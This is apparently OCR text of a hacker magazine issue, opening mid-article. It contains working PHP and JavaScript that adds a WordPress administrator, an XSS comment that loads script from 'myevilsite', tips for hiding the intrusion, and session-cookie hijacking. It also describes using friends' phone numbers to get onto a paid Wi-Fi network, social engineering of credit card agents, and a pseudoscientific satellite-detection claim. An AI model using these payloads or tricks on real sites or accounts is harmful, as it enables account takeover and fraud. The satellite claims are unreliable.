searches $output for the first occurrence of the string <span class="“entry-content”>, and then the next after that, and stores what's between those in the variable $tweet. I figured this out by going to twitter.com/2600 myself and viewing the source of the page.

And then the final echo() function just prints out $tweet. The trim() functions strips the white space, and then I add a new line at the end to make the display a little prettier. Pretty cool, huh?

Automatically Creating WordPress Users

Now let's do something a little more difficult. Let's login to a WordPress website (for this example, hosted at `http://localhost/➥wordpress/`) and add a new administrator user. I'll do this manually first and record the HTTP conversation with the Live HTTP Headers extension.

```
POST /wordpress/wp-login.php
➥ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0
➥ (Macintosh; U; Intel Mac OS X
➥ 10.6; en-US; rv:1.9.2.3)
Gecko/20100401 Firefox/3.6.3
[some extra headers...]
Referer: http://localhost/
➥wordpress/wp-login.php
Cookie: wordpress_test_
➥cookie=WP+Cookie+check
Content-Type: application/
➥x-www-form-urlencoded
Content-Length: 116
log=admin&pwd=supersecret&wp-
➥submit=Log+In&redirect_to=
➥http%3A%2F%2Flocalhost%2Fwordp
➥ress%2Fwp-admin%2F&testcookie=1
```

This time I sent a POST request (the ones above for `2600.com` and `twitter.com` were GET requests), and this time I also sent a Referer header, and a Cookie header. POST and GET are similar, but GET requests send all the data through the URL, while POST requests send the data beneath the headers in the POST request. As you can see, beneath the POST request headers is a URL-encoded string of name-value pairs. "log" is set to "admin" (which is the username), "pwd" is set to "supersecret" (which is the password), and then there are other hidden fields that get sent to: "wp-submit" is "Log In", "redirect_to" is "http://localhost/wordpress/wp-admin/", and "testcookie" is "1".

And here was the response:

```
HTTP/1.1 302 Found
Set-Cookie: wordpress_test_cookie
➥=WP+Cookie+check;
➥ path=/wordpress/
Set-Cookie: wordpress_bbfa5b726c6
➥b7a9cf3cda9370be3ee91=admin%7C12
➥74755424%7C70045a572d5f43ad9d0fe
➥822683fe7f6; path=/wordpress/wp
➥-content/plugins; httponly
Set-Cookie: wordpress_bbfa5b726c6
➥b7a9cf3cda9370be3ee91=admin%7C12
➥74755424%7C70045a572d5f43ad9d0fe
➥822683fe7f6; path=/wordpress/wp
➥-admin; httponly
Set-Cookie: wordpress_logged_in_
➥bbfa5b726c6b7a9cf3cda9370be3ee91
➥=admin%7C1274755424%7C32f9298d93
➥71bbc7f684dafb2ce161bb; path=/
➥wordpress/; httponly
Location: http://localhost/word
➥press/wp-admin/
[some more headers here too...]
```

After logging in, the website sets four cookies, and each cookie has a path. As you can see, two of the cookies have the same name and value, but different paths. Don't worry about this, the web browser will only send one copy of this cookie. Now I'm going ahead and adding a new user called "hacker" with the email address `hacker@➥fakeemailaddress.com` and the password "letmein". Here's the post request:

```
POST /wordpress/wp-admin/user-new
➥.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0
➥ (Macintosh; U; Intel Mac OS X
➥ 10.6; en-US; rv:1.9.2.3)
➥ Gecko/20100401 Firefox/3.6.3
[more headers...]
Referer: http://localhost/word
➥press/wp-admin/user-new.php
Cookie: wordpress_bbfa5b726c6b7a9
➥cf3cda9370be3ee91=admin%7C1
274758230%7C2fd245efd985716182bf7
➥6c2a5d44693; wordpress_test_coo
➥kie=WP+Cookie+check; wp-setting
➥s-time-1=1274585390; wp-setting
➥s-1=m6%3Do; wordpress_logged_in
➥_bbfa5b726c6b7a9cf3cda9370be3ee
➥91=admin%7C1274758230%7C037c4338
➥11bd050823ae570f3b3d38d5
Content-Type: application/x-www-
➥form-urlencoded
Content-Length: 236
_wpnonce=07cd245b42&_wp_http_refe
➥rer=%2Fwordpress%2Fwp-admin%2F
➥user-new.php&action=adduser&
➥user_login=hacker&first_name=&
➥last_name=&email=hacker%40fake
➥emailaddress.com&url=&pass1=let
➥mein&pass2=letmein&role=admin
➥ istrator&adduser=Add+User
```

In order to add a new user, I need to send a POST request to /wordpress/wp-admin/user-new.php. I need to pass along a cookie string with the cookies that were set earlier. The data for the POST

request needs to include these fields: "_wpnonce", "_wp_http_referer", "action", "user_login", "first_name", "last_name", "email", "url", "pass1", "pass2", "role", and "adduser" (although several of the values are blank).

The first field, _wpnonce, is going to cause a problem. That's there specifically to prevent people like me from doing things like this. The value is "07cd245b42", but how are we supposed to know that? If I look at the source code of the add user page, it contains this:

```
<input type="hidden" id="_wp
➥nonce" name="_wpnonce" value=
➥"07cd245b42" />
```

To get that value, we'll just need to send a GET request to /wordpress/wp-admin/user-new.php first, search through its HTML for the hidden field called "_wpnonce", and then submit the form with that value. Here's a PHP script that does all of that:

```
<?php
// set the url of the wordpress site to do this on
$wp_url = 'http://localhost/wordpress';
// this will only work if we already have a username and password
$username = 'admin';
$password = 'supersecret';
// set the username, password, and email of the new user we will create
$new_username = 'hacker';
$new_password = 'letmein';
$new_email = 'hacker@fakeemailaddress.com';
// make up a user agent to use, lets say IE6 again
$user_agent = 'Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)';
// start by logging into wordpress (using POST, not GET)
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $wp_url.'/wp-login.php');
curl_setopt($ch, CURLOPT_POST, true);
curl_setopt($ch, CURLOPT_POSTFIELDS, 'log='.urlencode($username).
➥'&pwd='.urlencode($password).'&wp-submit=Log+In&redirect_to=http
➥%3A%2F%2Flocalhost%2Fwordpress%2Fwp-admin%2F&testcookie=1');
curl_setopt($ch, CURLOPT_REFERER, $wp_url.'/wp-login.php');
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
curl_setopt($ch, CURLOPT_HEADER, true);
curl_setopt($ch, CURLOPT_USERAGENT, $user_agent);
$output = curl_exec($ch);
curl_close($ch);
// search $output for the four cookies, add them to an array
$index = 0;
$cookieStrings = array();
for($i=0; $i<4; $i++) {
    $start_string = 'Set-Cookie: ';
    $start = strpos($output, $start_string, $index) +
    ➥ strlen($start_string);
    $end_string = ';';
    $end = strpos($output, $end_string, $start);
    $cookieStrings[] = substr($output, $start, $end-$start);
    $index = $end + strlen($end);
}
// turn cookies into a single cookie string (skipping 4th cookie, since
➥ it's the same as 2nd)
$cookie = $cookieStrings[0].'; '.$cookieStrings[1].'; '.
➥$cookieStrings[3];
// load the add user page
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $wp_url.'/wp-admin/user-new.php');
curl_setopt($ch, CURLOPT_REFERER, $wp_url.'/wp-admin/');
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
curl_setopt($ch, CURLOPT_USERAGENT, $user_agent);
curl_setopt($ch, CURLOPT_COOKIE, $cookie);
$output = curl_exec($ch);
curl_close($ch);
// search for _wpnonce hidden field value
```

```
$start_string = '<input type="hidden" id="_wpnonce" name="_wpnonce"
➥ value="';
$start = strpos($output, $start_string, 0) + strlen($start_string);
$end_string = '" />';
$end = strpos($output, $end_string, $start);
$_wpnonce = substr($output, $start, $end-$start);
// add our new user
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $wp_url.'/wp-admin/user-new.php');
curl_setopt($ch, CURLOPT_POST, true);
curl_setopt($ch, CURLOPT_POSTFIELDS, '_wpnonce='.urlencode($_wpnonce).
➥'&_wp_http_referer=%2Fwordpress%2Fwp-admin%2Fuser-new.php&action=
➥adduser&user_login='.urlencode($new_username).'&first_name=&last_name=
➥&email='.urlencode($new_email).'&url=&pass1='.urlencode($new_password)
➥.'&pass2='.urlencode($new_password).'&role=administrator&adduser=
➥Add+User');
curl_setopt($ch, CURLOPT_REFERER, $wp_url.'/wp-admin/user-new.php');
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
curl_setopt($ch, CURLOPT_USERAGENT, $user_agent);
curl_setopt($ch, CURLOPT_COOKIE, $cookie);
$output = curl_exec($ch);
curl_close($ch);
?>
```

This little piece of code totally works (with WordPress 2.9.2 anyway). Change the $wp_url, $username, and $password to a WordPress site you control, and run it. Go look at your WordPress users. You'll have a new administrator user called "hacker".

Thoughts on PHP Bots

Using PHP and Curl, you can write a bot that can do (almost) anything a human can do, as long as you're able to do it by hand first and see what the HTTP headers look like. And since it's a bot, it's simple to run it, say, 150,000 times in a row, or to run it once every five minutes until you want to stop it.

What if you want to be anonymous? It's easy to use Curl through a proxy server, and in fact you can even use Curl through the Tor network (though it will be much slower). Just look up the docs for curl_setopt() to find out how.

I mentioned writing bots that can download and store all the email in a webmail account. Well, webmail uses HTTP, which means it uses cookies to keep track of active sessions. It's totally feasible to write a PHP script that, given a cookie string for someone's Yahoo! mail account (which you can get by sniffing traffic on a public Wi-Fi network), can download and store all of their email as long they don't log out before your script is done running.

These are all things you can do with PHP, or with any other server-side language like Ruby, Python, Perl, or C. But JavaScript on the other hand runs in web browsers, and you can get other people (like admins or other users of websites you're trying to hack) to run your code in their browsers if you exploit an XSS bug.

What is XSS?

An XSS bug is where you can submit information that includes JavaScript code to a website that gets displayed back to users of that website. So, for example, maybe your First Name is "Bob", and your Last Name "<script>alert(0)</script>". If, after you submit this form, it says your first name is "Bob" and it pops up an alert box that says 0, that means you've found an XSS bug. If someone else goes to your profile page, it will pop up an alert box for them that says 0 too.

Popping up an alert box is harmless enough, but with the power of Ajax, you can do a lot more sinister stuff. Admins often have the ability to add new users to websites. If an admin stumbles upon your profile where the Last Name field actually contains JavaScript, that code could silently add yourself as an admin user on the site, and even alert you that this has happened so you can login, escalate privileges to command execution on their server, and cover your tracks.

People use Ajax as a buzzword to mean any sort of fancy JavaScript. Really, all Ajax is is the ability for JavaScript to make its own HTTP requests and retrieve the responses, similar to the Curl library in PHP.

The WordPress XSS Payload

The PHP script that added a new user is a good start, but it's not very useful for hacking websites. You need to already have access! With XSS, you trick someone else who does have access to run it for you. Pretend with me that there's an XSS bug in the comment form in WordPress. You can post a comment and include JavaScript code that will then get executed whenever anyone loads the page. You post a comment that says:

```
Good point! And all the other
```

```
➥ commenters are a bunch of
➥ trolls! <script src=http://
➥myevilsite/hack.js></script>
```

Whenever anyone loads this page, it executes http://myevilsite/hack.js on your site. Here's what's in hack.js:

```
// setup
var wp_url = 'http://localhost/wordpress';
var new_username = 'hacker';
var new_password = 'letmein';
var new_email = 'hacker@fakeemailaddress.com';
// create an ajax object and return it
function ajaxObject() {
    var http;
    if(window.XMLHttpRequest) { http=new XMLHttpRequest(); }
    else{ http=new ActiveXObject("Microsoft.XMLHTTP"); }
    return http;
}
// load the user page
var http1 = ajaxObject();
http1.open("GET",wp_url+"/wp-admin/user-new.php",true);
http1.onreadystatechange = function() {
    if(http1.readyState != 4)
        return;

    // search for _wpnonce hidden field value
    var start_string = '<input type="hidden" id="_wpnonce"
    ➥ name="_wpnonce" value="';
    var start = http1.responseText.indexOf(start_string, 0) +
    ➥ start_string.length;
    var end_string = '" />';
    var end = http1.responseText.indexOf(end_string, start);
    var _wpnonce = http1.responseText.substring(start,end);

    // add out new user
    var http2 = ajaxObject();
    http2.open("POST",wp_url+"/wp-admin/user-new.php",true);
    http2.setRequestHeader("Content-type","application/
    ➥x-www-form-urlencoded");
    http2.send('_wpnonce='+escape(_wpnonce)+'&_wp_http_referer=
    ➥%2Fwordpress%2Fwp-admin%2Fuser-new.php&action=adduser&user_
    ➥login='+escape(new_username)+'&first_name=&last_name=&email='+
    ➥escape(new_email)+'&url=&pass1='+escape(new_password)+'&pass2='
    ➥+escape(new_password)+'&role=administrator&adduser=Add+User');
}
http1.send();
```


If an admin loads this page, a new administrator user called "hacker" will silently get created. If you want to test this out on a WordPress site you control, go ahead and upload this script as hack.js somewhere, and include it in a post (by editing the post in HTML mode). Make sure you delete the "hacker" user first if it's already there. Then, while you're logged in, load the post page, and go check to see what WordPress users your site has. There will be a new one.

This particular script could be improved in a couple of ways. For example, you can check to see if the user is logged into WordPress first before trying to add a new user (there will be a lot more traffic in the logs if each and every visitor sends extra requests to wp-admin/user-add.php). Also, by default WordPress sends an email to the administrator of the site when a new user account gets created, so really this won't be silent at all. To get around this, you can have the script first load the WordPress settings page to see what the admin email address is set to, then post the form to change the email address to your own email address, then add a new user, then submit the settings form again to change the email address back. In this way, the real admin would never get an email about it, and you would instead.

It might take a week for the admin to get around to running your code, it might just take a day, or they might never run it. If you want to be alerted when it happens, you can use Ajax to do that too. Make a page on a website you control (say, http://myevilsite/alert.php) that sends you an email when it gets loaded. Then make the Ajax GET that script

when it gets executed, and you'll get an email when your new account is created. If you're creative, the possibilities are endless.

There are two ways to protect your websites against automated web bots and crazy XSS attacks. First, the only way to defeat bots is to include some sort of CAPTCHA (those annoying images with skewed letters you need to retype). Make sure it actually works - I've seen forms with CAPTCHAs that still work fine if you ignore the CAPTCHA field. Your CAPTCHA doesn't have to be skewed letters, but it does have to be annoying. All it is is a simple Turing test, something that's easy for humans to answer but hard/impossible for computers, which means you'll have to test your users before they can continue if it's important to you to thwart bots. And finally, fix all your XSS holes! XSS gets dismissed as a lowly not-very-harmful vulnerability because "so what if someone pops up an alert box?" Hopefully, this article will show you that it's a bit more dangerous than that.



ABUSING THE CLOUD

by riemann

The following article relates to a very simple hack of Internet service provider The Cloud's public wifi network. Please, *please* don't do anything that would get you into trouble such as accessing their wifi routers without permission; this article is written only to flag up the potentially weak vulnerability of their login process.

Some background first: The Cloud sells itself as one of Europe's biggest public wifi providers, which you can sign up for on a monthly contract, or on a pay-as-you-go policy. When connected, it allows a subscriber unlimited Internet access when their smart phone is used within the range of an establishment such as a restaurant or cafe.

In my case, the local McDonald's was where I found myself bored and chomping on a Big Mac. I fired up my iPhone's Safari browser, and the only wifi access in the area was given as "The Cloud." As expected, this automatically navigated me to the sign-in window for accessing The Cloud services. The "login" had automatically put my phone down as being on the Vodafone network (correct), though to my surprise the only security/password required was my mobile phone number!

Just to check all was well, I inserted my own mobile number and this was quickly rejected as I am not a member of The Cloud. However, this did get me thinking.... I quickly opened my contacts list on my phone with the hope that one of my contacts had an account with The Cloud. It was easy to filter the list of numbers into friends who had business phones or did a lot of business traveling. It was now simply a matter of copying and pasting each mobile number (thanks iOS 3) into The Cloud's login screen to see if they were accepted. With much amazement, on the third such entry, I succeeded in being accepted by the router! It was then a matter of navigating to a web page (Google in this case - sorry!) to show I was really connected.

In conclusion, it is clear that The Cloud has a vulnerability in their network which could allow unauthorized access to their services by jumping onto someone else's account. Once accessed, it could allow a malicious user to tether up their mobile phone to a laptop and abuse this access (multiple PirateBay torrents?). As for your friends' phones, I believe they would not necessarily be charged any extra as The Cloud offers unlimited downloads on its monthly subscription. However, they might be cut off due to your dubious online activities under their name!

References

- *The Cloud:* `www.thecloud.net`
- *McDonalds:* `www.mcdonalds.co.uk`

It's been a mere six months since we began offering electronic subscriptions to *2600* via the Kindle, and not much longer since we created our first digital edition last autumn. We mentioned in these pages that this was an experiment for us, and perhaps for the publishing world in general. We also promised to keep our readers in the loop as we tested the waters and experimented a bit. While there is still much to be learned, what has already happened is fairly enlightening.

The response so far has been nothing short of staggering. It only took a couple of months for digital subscriptions to shoot past paper subscriptions in number, with many more coming in every day. We attribute this to several factors:

- It's extremely easy to subscribe. Literally, a couple of clicks and the content is there on your Kindle and automatically updated.
- There has been a lot of word of mouth. We've been trying to approach this in our own unique way so that our readers are involved in the process and ensuing evolution. This has gotten a good degree of attention from the public as well as other publications since the results we get could very well portray what the future landscape will be.
- We stand out in a relatively small field. What we're doing is dangerous in the eyes of those who fear innovation and change. Unfortunately, that represents a large number of existing publishers, as well as entities used to an older way of doing things. This is why, to this day, there are only a few dozen magazines represented on the Kindle.

To us, this proves beyond any doubt that readers will support a publication electronically as well as physically if the content is of interest and the price is reasonable. Neither of these conditions is a given, however. We've encountered books and publications that obscenely overprice their electronic content. We've seen downloadable CDs that are more expensive than the physical CD itself - often from the same online source. There is no better way to drive people away than to treat them with this kind of disrespect. Rather than fear the consumer and try to take advantage of them as much as possible, publishers of words, music, film, etc. need to connect with them and remember why they're doing this in the first place.

All of that said, the Kindle is but one device with certain limitations. There are a number of other devices and formats that we're trying to work with as well. But there are some inevitable growing pains.

Every format requires a different conversion process and all sorts of potential for mishaps. This will have to improve over time. What's a lot more annoying is the way we have to get embroiled in the battles that providers like Amazon, Apple, and Google are having between themselves. For instance, we have to provide the lowest price to Amazon or our payment from them gets cut in half. Other

services, such as the Barnes & Noble Nook, set the price of a subscription themselves, meaning they could undercut Amazon without our consent and then we'd be screwed. So the solution for now is not to offer a subscription in that way, much as we want to. (Issues can only be obtained individually on the Nook.) As of press time, an agreement still hasn't been reached that would allow Kindle magazine subscriptions to be readable on iPads and other Apple devices. Again, we're offering the issues individually in order to get around this. Recently, it was announced by Amazon that we no longer supported Android devices when it was actually Amazon's decision (or mistake) to do this. We were pretty outraged, as were many of our readers who had already subscribed using those devices. By the time Amazon got it sorted out, we had already amassed enough negative reviews to knock us out of the Number One spot we had held in customer satisfaction. (Apparently, you can only rate the publisher, not the provider.) In addition, to this day there's a prominent notice on our subscription page that says "We [Amazon] will share the name, billing address, and order information associated with your newspaper or magazine purchase with the publisher, who is under obligation to keep that information confidential." We can assure you that we've never had access to any of this information and have been told - in direct contradiction to the above - that it's against their policy to share this information. It would be rather handy if we had access to it, as we could then be more inclusive of our electronic readers by offering them subscriber-only features such as free marketplace ads. These kinds of bumps in the road make things harder than they really have to be and they can't be doing much to encourage more publishers to try out the new technology.

We've also been experimenting with new formats, such as our annual 300 page collection of articles and expanded pictures in PDF format. The reaction to last year's *Volume 26* was strong enough to get us to do it again for *Volume 27.* For each of these projects, it's vital that everything be done properly, which takes more time than we had ever anticipated. But in the end, that's a good thing because we wind up with something unique that we're proud of and it provides a service for those who want the magazine in this format. We also have a bit more control over pricing and publishing conditions, meaning that we can do this cheaply and with absolutely no digital rights management (DRM) controls. (We insist on this for all of our projects, but sometimes a provider does something that goes against our wishes, in which case we're forced to complain and drag their name through the mud.)

It doesn't have to end there. This is a new landscape and we can populate it with original ideas and features that would have been difficult before. As always, we're open to feedback on this. It may take time to get things working just right, but we seem to be well on the way, and in a relatively short amount of time.

All of this is not meant to take away from the importance of our trusty paper edition. We believe there will always be a strong market for our kind of material in a printed magazine and that there's something special and unique about our publication when it appears in mailboxes or on bookshelves. We don't want to ever lose that thrill. But that's how things change in a positive way - new facets of technology merge with the old ways of doing things and we end up with multiple outlets that complement each other and make the entire experience that much more fulfilling.

We've learned so much in the last half a year and it seems there is a good deal more ahead. We need to take this method of achievement and apply it everywhere else that our interests lie, not just in the places where we're expected to go. For example, rather than accept limitations of technology as defined by our own expectations of how the door will be closed in our faces, why not start the dialog and reach for something new? If, say, hacker conferences in Europe can get phenomenal amounts of bandwidth donated to them by their phone companies, why must we assume that such a thing could never happen here? If the media continues to misunderstand and misreport what the hacker world is all about, why do we conclude that we will never be able to sway the perspective in a totally different direction? Sure, any such achievement is an incredible challenge and requires a lot of people working together. But it can only be attained if the effort is expended and if there is a belief that those things everyone believes are impossible can be completely doable with some determination and cleverness. This is how hackers have always accomplished things. We know how to do it on an individual and local level. Naive as it may sound, we can reach much higher and eventually see even more accomplished.

Dealing with Credit Card Companies - Lessons Learned from an Illness

by The Piano Guy

In the event of illness and loss of ability to conduct your own affairs, someone is going to have to manage your financial situation. If you're the stereotypical reader of this great magazine, it is at least as likely that you will be doing this for someone else, most likely an aging parent. That includes dealing with credit card companies. Hacker-oriented lessons were learned, hence this article.

As usual, there is information in here that can be used for nefarious purposes. Please don't. Electricity can cook a meal for a man, or can cook the man. Use these tools wisely. Also, this article gets better towards the end, but there is information in here that I want you to read, so please eat your veggies before going to dessert.

My story starts with mom falling down a flight of stairs and breaking her neck (C2 and C7), shoulder, scapula, and three ribs. From there, it goes downhill. After the third surgery, they had to bury her in enough Haldol that dementia kicked in. On advice of the attorney, before this happened we had her sign over her rights using a General Power of Attorney (POA) and Medical Power of Attorney (MPOA). These documents gave me the right to act on her behalf and take care of her financial affairs. The technical term is that I became her attorney-in-fact (AIF). We had to shut down her apartment (where she fell) and moved her legal address out to my brother and sister-in-law's house. We had to deal with her cell phone provider, banks, insurance companies, the cable company, utilities, the DMV (a completely different hot mess), and more. Everyone wanted some level of proof that I was supposed to act on her behalf.

Lesson 1: Don't wait until an injury or illness to get the proper legal representation and documents in place. Had my mom been brain damaged during the fall, I would have had to go to court to be appointed her guardian, which would have been a much bigger pain to do and deal with.

My mother had numerous department store credit cards, most of which were very old. The older cards generally didn't have 16 digits on the front. Most of these were already expired accounts. However, it is necessary to call and make sure these accounts are truly dead and shut off. If they are not, then she is more likely to be the victim of identity theft. Since we had to qualify her for Medicaid (which includes spending her down to a net worth of $2000 plus a car), anything like this would be fiscally devastating, and a royal pain for me to have to fix. All the cards were chopped up.

Once I explained Mom's situation, considering that most of the accounts were already closed, they didn't ask for my POA papers. They believed me when I said that I was the AIF, and confirmed that I already had what I wanted.

Lesson 2: Get your parent's SSN number from them while they are still alive. They probably have yours so they can conduct affairs for you (especially if you're recently or currently a minor). Turnabout is fair play, and it makes it much easier to manage things in situations like this.

On the couple of occasions that department stores had valid credit cards that weren't a branded Visa or MasterCard, it took more convincing, but I was able to close the accounts. Fortunately, my mom hadn't used them in quite a while, and I was asking to close the accounts. It turned out okay.

After those cards were taken care of, there were four cards left: a Sears gold MasterCard, a pink Discover card, and two Chase credit cards (the one about to expire, and the one that had to be activated). My goal with these cards was to keep them active, get the address changed to my brother's house, change the phone number, and reactivate the Chase card.

My mother didn't have a net presence. No email, no computer, no nothing. So, my sister-in-law (who has been great about helping during this trying time) took advantage of this, but forgot to tell me. The same kind of thing happened when shutting off the cell phone with Verizon, but I digress. I was dealing with the automated system and was asked to enter Mom's full credit card number. I did so. I was then asked to enter the last four of her SSN. I did so. I was then asked to enter her zip code. I did so, using the old address. It rejected that. I tried again, and it rejected it once again. I got inspired, and entered Mom's new zip code, and it took. I was then able to get to an agent. The agent wasn't able to officially talk to me because they didn't have the POA papers on file. However, by asking the right social engineering questions, I was able to figure out that my sister-in-law already updated the address on the web. Problem solved.

Lesson 3: If more than one person is working on this, coordinate efforts. It is possible now that they realize that the address was changed online,

they may shut off the card. Let's hope not.

Lesson 4: Use technology when you can.

Then came Discover. With either mom's full SSN or the last four (can't remember which), and her mailing address, I was able to change her address and phone number strictly through the automated voice recognition system. I never had to talk to a person, and it took about 3-5 minutes tops.

Lesson 5: Close your Discover account - their security absolutely sucks.

Chase was the most important card. It had the highest credit limit, the most recent renewal, and the most penetration. Unfortunately, my mom will probably expire before the card does. It was also among the most instructive.

When I phoned, things seemed to go very well. I called them first, and I thought the whole project was going to be a breeze. Then they asked me for the POA papers. Having them scanned in, I asked where to email them. I was told they had to be faxed. I got the fax number, and then asked when they would be in the system. They told me "two hours." I was fine with that, as I had to be up that long anyway.

Lesson 6: Work within the system.

Three hours later, I called, and was directed to a supervisor, who told me that he couldn't help me. I told him that I had faxed the papers in. He told me that he saw that, and saw them, but that they had to be mailed. This wasn't acceptable to me for a few reasons. First, why would they give me a fax number if faxing the POA papers in wasn't acceptable? Second, there was no guarantee that the papers wouldn't get lost, and draw out the process. Third, we were trying to qualify my mom for Medicaid by the end of the year. Had we not done so, she would be on hook for another month of private pay at the nursing home at about $7,000 a month. Had we qualified her and not resolved the credit card situation before, she may not have been able to keep her credit. Needless to say, I was not happy, and let the supervisor know as much. I asked to speak to *his* supervisor, and was told he didn't have a supervisor.

Lesson 7: Don't believe everything that everyone tells you.

I called back the next morning, got a representative on the phone, and did with ease what I should have been able to do the night before. The POA papers were there, but I had to prove that I was the AIF. The woman figured that I should know my maternal grandmother's maiden name. I didn't. I had never thought about that, as she was dead long before I was an idea. Not having my grandmother's maiden name was a show stopper. Then, the woman on the phone gave me the hint I needed. She told me the first letter. It was the first letter of some cousins' last names. There are other places that name shows up too, but for me to say it in this magazine would open us up to identity theft, so I can't go there.

Lesson 8: Ask your mom what her mother's maiden name is.

Lesson 9: Social engineering works. The woman had pity on me to give me that hint, which opened the door.

With my grandmother's maiden name, the woman at Chase decided I was the AIF, and I was allowed to change the address, phone, and activate the new card. I also had the representative lodge a complaint against the "supervisor" that wasn't really a supervisor (see lesson 7).

So now my mom has an emergency credit bank that we can use that should last at least through the next few years.

ASAT FOR DUMBASSES: PART TWO - DETECTING AND TRACKING STEALTH SATELLITES

by spynuclear@yahoo.com

This is a continuation of "Anti-satellite (ASAT) System for Dumbasses (27:4).

This article will describe a system that can be used to detect and track a low observable (stealth) satellite. These particular birds are dedicated reconnaissance assets that scan high value targets. The stealth characteristics are incorporated to involve visible, IR (Infra-Red), and radar frequencies to evade detection. This is accomplished by using special radar absorbent paints and materials. Optical stealth is achieved by using satellite panels painted flat black. My system is designed to bypass these restrictions. Laser scanning a section of the sky and gathering the reflected light from the target satellite accomplishes this. The CCD camera feeds the signal

to a computer and uses specialized astronomical software to detect the satellite. Other software is used to convert the data gathered to predict satellite orbital data and the next overhead pass. My system uses the following:

- Meade ETX-90EC. Computerized telescope with an integral satellite tracking capability.
- Meade LPI (Lunar Planetary Imager) CCD camera. You can use any consumer grade CCD camera that records in AVI format.
- Lunarscan 1.5. Specialized astronomical software that is used to detect micro-meteorite impacts on the moon. We are going to trick the software to recognize the reflected laser light from the stealth satellite as a lunar meteor impact.
- Shortwave radio. Used to get the most accurate time signals from WWV (2.5, 5, 10, 15, 25 MHz), CHU (3330,7850, 14670 kHz). This is needed for accurate orbital elements determination of the target.
- Handheld laser barcode scanner. I use a surplus scanner unit that has been modified by adding red and green laser modules piggybacked onto the unit so that they fire into the rotating mirror assembly.
- Satellite tracking software. I use a variety of software for orbital elements tracking. I recommend that the user try various software packages such as Orbitron, SatTrack, Psat, Pocket Sat Plus, and others. See what works best for you.

The setup is to mount the modified laser barcode scanner so that it fires up in the sky. The LPI camera is mounted onto the ETX-90EC telescope. The camera takes a series of images and feeds the images to the Lunarscan software for target detection. The telescope has an option for the user to read out the aiming data to wherever the telescope is pointed at. This data with accurate location, timing information, satellite transit data, and angles will give the observer a rough set of orbital elements. Repeating this procedure over several sessions will give much more accurate orbital data. This makes tracking the stealth satellite much easier and more accurate.

The data reduction procedure from the observing session consists of getting the following data from each satellite observing pass:

- Location. GPS is best.
- Date / Time. Local date and time as well as time in Julian format or Universal Time.
- Start Azimuth Angle. The starting azimuth angle of the satellite pass above the local horizon.
- End Azimuth Angle. The ending azimuth angle of the satellite pass above the local horizon.
- Pass Time Elapsed. The time (in seconds) that the satellite is visible.

This information forms the basis for orbital element determination. This data is used to determine and generate the future orbital pass and tracking data.

Some satellites are stealthed so that they can sneak up on their targets. They are launched into orbit and moved into a new orbit as their mission tasking changes. Due to a limited fuel capacity and restrictive mission tasking requirements, this is done rarely. Some recce sats are run in "silent running" mode to look like dead hardware until needed for a mission. Some are run in an orbit that looks like an innocent communications or weather bird. These sats are activated and moved to a new orbit to sneak up on the required target. Some hunter/killer sats can be disguised anti-satellite weapons platforms for sneak attack mission profiles.

My next article in this series will concern the building and operation of a quantum gravity based mass defect sensor system. This is a passive device that detects an object simply by that object's existence without generating any emissions that can be detected. This device is specifically designed to detect and track stealth aircraft missiles and satellites. This is a type of an esoteric field called anti-stealth technology. This technology has the ability to completely render current stealth technology applications and billions of dollars of stealth aircraft, missiles, and satellites totally obsolete. It not only detects and tracks the object, but also determines the object's mass and Doppler velocity, which has an effect on the object's orbital lifetime and other characteristics.

References

- *Using the Meade ETX: 100 Objects You Can Really See with the Mighty ETX* by Mike Weasner
- *Using a Computerized Telescope* by Michael Covington
- *Observing Earth Satellites* by Desmond King-Hele
- *Methods for Orbit Determination*
- *Practical Astronomy with Your Calculator* by Peter Duffet-Smith
- *Practical Astronomy with Your Computer* by Peter Duffet-Smith
- *Easy PC Astronomy* by Peter Duffet-Smith
- *Scientific American / The Amateur Astronomer* - Shawn Carlson (editor)
- #21 - "How To Study Artificial Satellites"
- #22 - "Predicting Satellite Orbits"

Pen Testing from a Mile Away

by Asim Zaman

Are you unimpressed with your wireless card's range? Fed up with limited number of available access points? And like many other families in America, have a now unused satellite dish cluttering up your house? Constructing a Wi-Fi satellite dish can greatly extend your Wi-Fi range and open up many new interesting possibilities. During my time working as a help desk tech for an office building, I was eventually given the task of setting up their wireless network. With this came the penetration testing, to see how vulnerable they actually were. Now, here I faced the difficult task of wandering around the building trying to get in range of all the various access points due to my built-in wireless card's pathetic range, all the while jumping from power plug to power plug due to my pathetic battery. This kind of job can be tiresome and can grow into an even worse problem when dealing with larger area projects such as college campuses or corporate parks. The Wi-Fi satellite dish allows you to cover a seemingly endless range with no movement whatsoever. The potential is infinite.

When beginning this project, you are going to want to gather up six different parts. Each is essential to the operation of the satellite dish.

